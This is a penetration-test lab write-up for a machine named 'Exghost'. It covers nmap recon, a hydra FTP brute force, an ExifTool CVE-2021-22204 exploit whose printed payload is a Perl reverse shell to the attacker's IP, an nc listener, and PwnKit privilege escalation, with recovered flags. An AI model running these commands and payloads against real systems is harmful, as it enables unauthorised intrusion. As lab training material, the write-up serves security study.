report

Report - Exghost

Author: Henry Post
Target: Exghost
Target IP: 192.168.53.183
Attacker IP: 192.168.49.53
Date: 03/12/2026

Executive Summary

This machine, Exghost, was enumerated by `nmap` to have ports `21` (ftp) and `80` (http) open.

The FTP password was brute-forced and found to be `user:system`.

On the FTP drive, a WireShark packet capture file showed that a PHP website was hosting `ExifTool` version `12.23`, which was vulnerable to `CVE-2021-22204`. This vulnerability gave us local user access.

From non-root access, we discovered that `/usr/lib/policykit-1/` existed, and realizing that the `/usr/lib/policykit-1/polkit-agent-helper-1` file was last updated on May 26, 2021, this meant that polkit is vulnerable to `CVE-2021-4034` aka "PwnKit", which is a privilege escalation vulnerability.

`CVE-2021-4034` "PwnKit" was used to pivot to root access.

Recommendations

Update polkit to the latest non-vulnerable version.

Update exiftool to the latest non-vulnerable version.

Use strong FTP credentials and enforce timeouts for invalid attempts, or use fail2ban to ban IPs that fail multiple login attempts.

Recon

We see that port 21 and port 80 are open.

```
nmap -sS -sV 192.168.53.183
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV 192.168.53.183
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 03:53 +0000
Nmap scan report for 192.168.53.183
Host is up (0.00052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 3.0.3
80/tcp open   http     Apache httpd 2.4.41
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds

┌──(kali㉿kali)-[~]
└─$ date
Fri Mar 13 03:54:00 AM UTC 2026
```

FTP Access

Let's start with a brute force attack.

```
hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.53.183:21
```

```
┌──(kali㉿kali)-[~]
└─$     hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
 ftp://192.168.53.183:21
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-13 07:32:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.53.183:21/
[21][ftp] host: 192.168.53.183   login: user   password: system
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ date
Fri Mar 13 07:32:55 AM UTC 2026
```

We successfully get the credential `user:system`.

PCAP


When we FTP, we find a file that has a WireShark packet capture.

```
ftp ftp://user:system@192.168.53.183
passive
ls
get backup
```


```
bye
xdg-open backup
```

```
┌──(kali㉿kali)-[~]
└─$     ftp ftp://user:system@192.168.53.183
Connected to 192.168.53.183.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0          126151 Jan 27  2022 backup
226 Directory send OK.
ftp> get backup
local: backup remote: backup
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for backup (126151 bytes).
100% |***********************************************************|   123 KiB   29.80 MiB/s    00:00 ETA
226 Transfer complete.
126151 bytes received in 00:00 (26.85 MiB/s)
ftp> bye
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ date
Fri Mar 13 03:04:00 PM UTC 2026

┌──(kali㉿kali)-[~]
└─$
```


We see there's a path `/exiftest.php` that you can POST images to.



We also notice that `exiftool` version `12.23` is used.



Searching exploit-db.com for exiftool version 12.23, we find an exploit.



We download the exploit and get ready to generate a payload `.jpg` file for the `/exiftest.php` endpoint.

We also need to install `djvulibre-bin` as we need `bzz` on the path.

```
sudo apt install -y djvulibre-bin
export ATTACKER_IP=192.168.49.55
export ATTACKER_PORT=4444
```

```
python3 50911.py -s $ATTACKER_IP $ATTACKER_PORT
file image.jpg
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$     sudo apt install -y djvulibre-bin
    export ATTACKER_IP=192.168.49.55
    export ATTACKER_PORT=4444
    python3 50911.py -s $ATTACKER_IP $ATTACKER_PORT
    file image.jpg

djvulibre-bin is already the newest version (3.5.29-1).
The following package was automatically installed and is no longer required:
  libvpx11
Use 'sudo apt autoremove' to remove it.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4
/home/kali/Downloads/50911.py:61: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ V _ V _ \
       |/|   `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!____V____\____/_/|_/___/\___/\____/_/|_/____/....

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockad
dr_in(4444,inet_aton('192.168.49.55'))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bi
n/sh -i');};};")
RUNTIME: DONE - Exploit image written to 'image.jpg'

image.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72×72, segment length 16, Exif S
tandard: [TIFF image data, big-endian, direntries=5, xresolution=74, yresolution=82, resolutionunit=2]

┌──(kali㉿kali)-[~/Downloads]
└─$
```

We start a reverse shell listener on the attacker.

```
nc -nvlp 4444
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ date
Fri Mar 13 05:54:33 PM UTC 2026

┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

We upload the payload to the victim using `curl`.

```
export VICTIM_IP=192.168.55.183
curl -F myFile=@image.jpg http://$VICTIM_IP:80/exiftest.php
```

```
kali@kali: ~/Downloads    kali@kali: ~/Downloads
┌──(kali㉿kali)-[~/Downloads]
└─$     export VICTIM_IP=192.168.55.183
    curl -F myFile=@image.jpg http://$VICTIM_IP:80/exiftest.php
```

And we have local user access via RCE + reverse shell.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.183] 60976
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
hassan
user
$ cd hassan
$ ls
local.txt
$ cat local.txt
499e857fa73a9c25c941b6b23fd45551
$ date
Fri Mar 13 17:56:10 UTC 2026
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:65:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.183/24 brd 192.168.55.255 scope global ens160
       valid_lft forever preferred_lft forever
$ hostname
exghost
$
```

We stabilize the shell, since we have python3.

```
which python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ which python3
/usr/bin/python3
$
        python3 -c 'import pty; pty.spawn("/bin/bash")'$
www-data@exghost:/home/hassan$
```

Pivot to root

We decide to look at `/usr/lib/policykit-1/`.

```
ls -lash /usr/lib/policykit-1/
```

```
www-data@exghost:/home/hassan$  ls -lash /usr/lib/policykit-1/
ls -lash /usr/lib/policykit-1/
total 152K
4.0K drwxr-xr-x  2 root root 4.0K Aug 25  2021 .
4.0K drwxr-xr-x 85 root root 4.0K Feb 25  2022 ..
 24K -rwsr-xr-x  1 root root  23K May 26  2021 polkit-agent-helper-1
120K -rwxr-xr-x  1 root root 119K May 26  2021 polkitd
```

It looks like polkitd is quite old. CVE-2021-4034 (PwnKit) is a local privilege escalation vulnerability that affects this version of polkitd.

Searching through GitHub, I find a Python version of the exploit.

I download it on the attacker's machine and use `python3 -m http.server 8888` to transfer it.

```
wget https://raw.githubusercontent.com/joeammond/CVE-2021-4034/refs/heads/main/CVE-2021-4034.py
python3 -m http.server 8888
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$     wget https://raw.githubusercontent.com/joeammond/CVE-2021-4034/refs/heads/main/CVE-2021-4034.py
        python3 -m http.server 8888
--2026-03-13 18:01:17--  https://raw.githubusercontent.com/joeammond/CVE-2021-4034/refs/heads/main/CVE-202
1-4034.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.1
99.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/plain]
Saving to: 'CVE-2021-4034.py'

CVE-2021-4034.py           100%[===================================>]   3.19K  --.-KB/s    in 0s

2026-03-13 18:01:17 (77.5 MB/s) - 'CVE-2021-4034.py' saved [3262/3262]

Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Then, on the target machine, I download and run it.

```
cd /dev/shm/
wget 192.168.49.55:8888/CVE-2021-4034.py
python3 CVE-2021-4034.py
```

```
www-data@exghost:/dev/shm$ python3 CVE-2021-4034.py
python3 CVE-2021-4034.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:65:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.55.183/24 brd 192.168.55.255 scope global ens160
       valid_lft forever preferred_lft forever
# hostname
hostname
exghost
# date
date
Fri Mar 13 18:03:12 UTC 2026
# whoami
whoami
root
# ls /root
ls /root
proof.txt  snap
# cat /root/proof.txt
cat /root/proof.txt
5a4c57abdcf140d1ca47da93c0f1e592
#
```

And we have the root flag.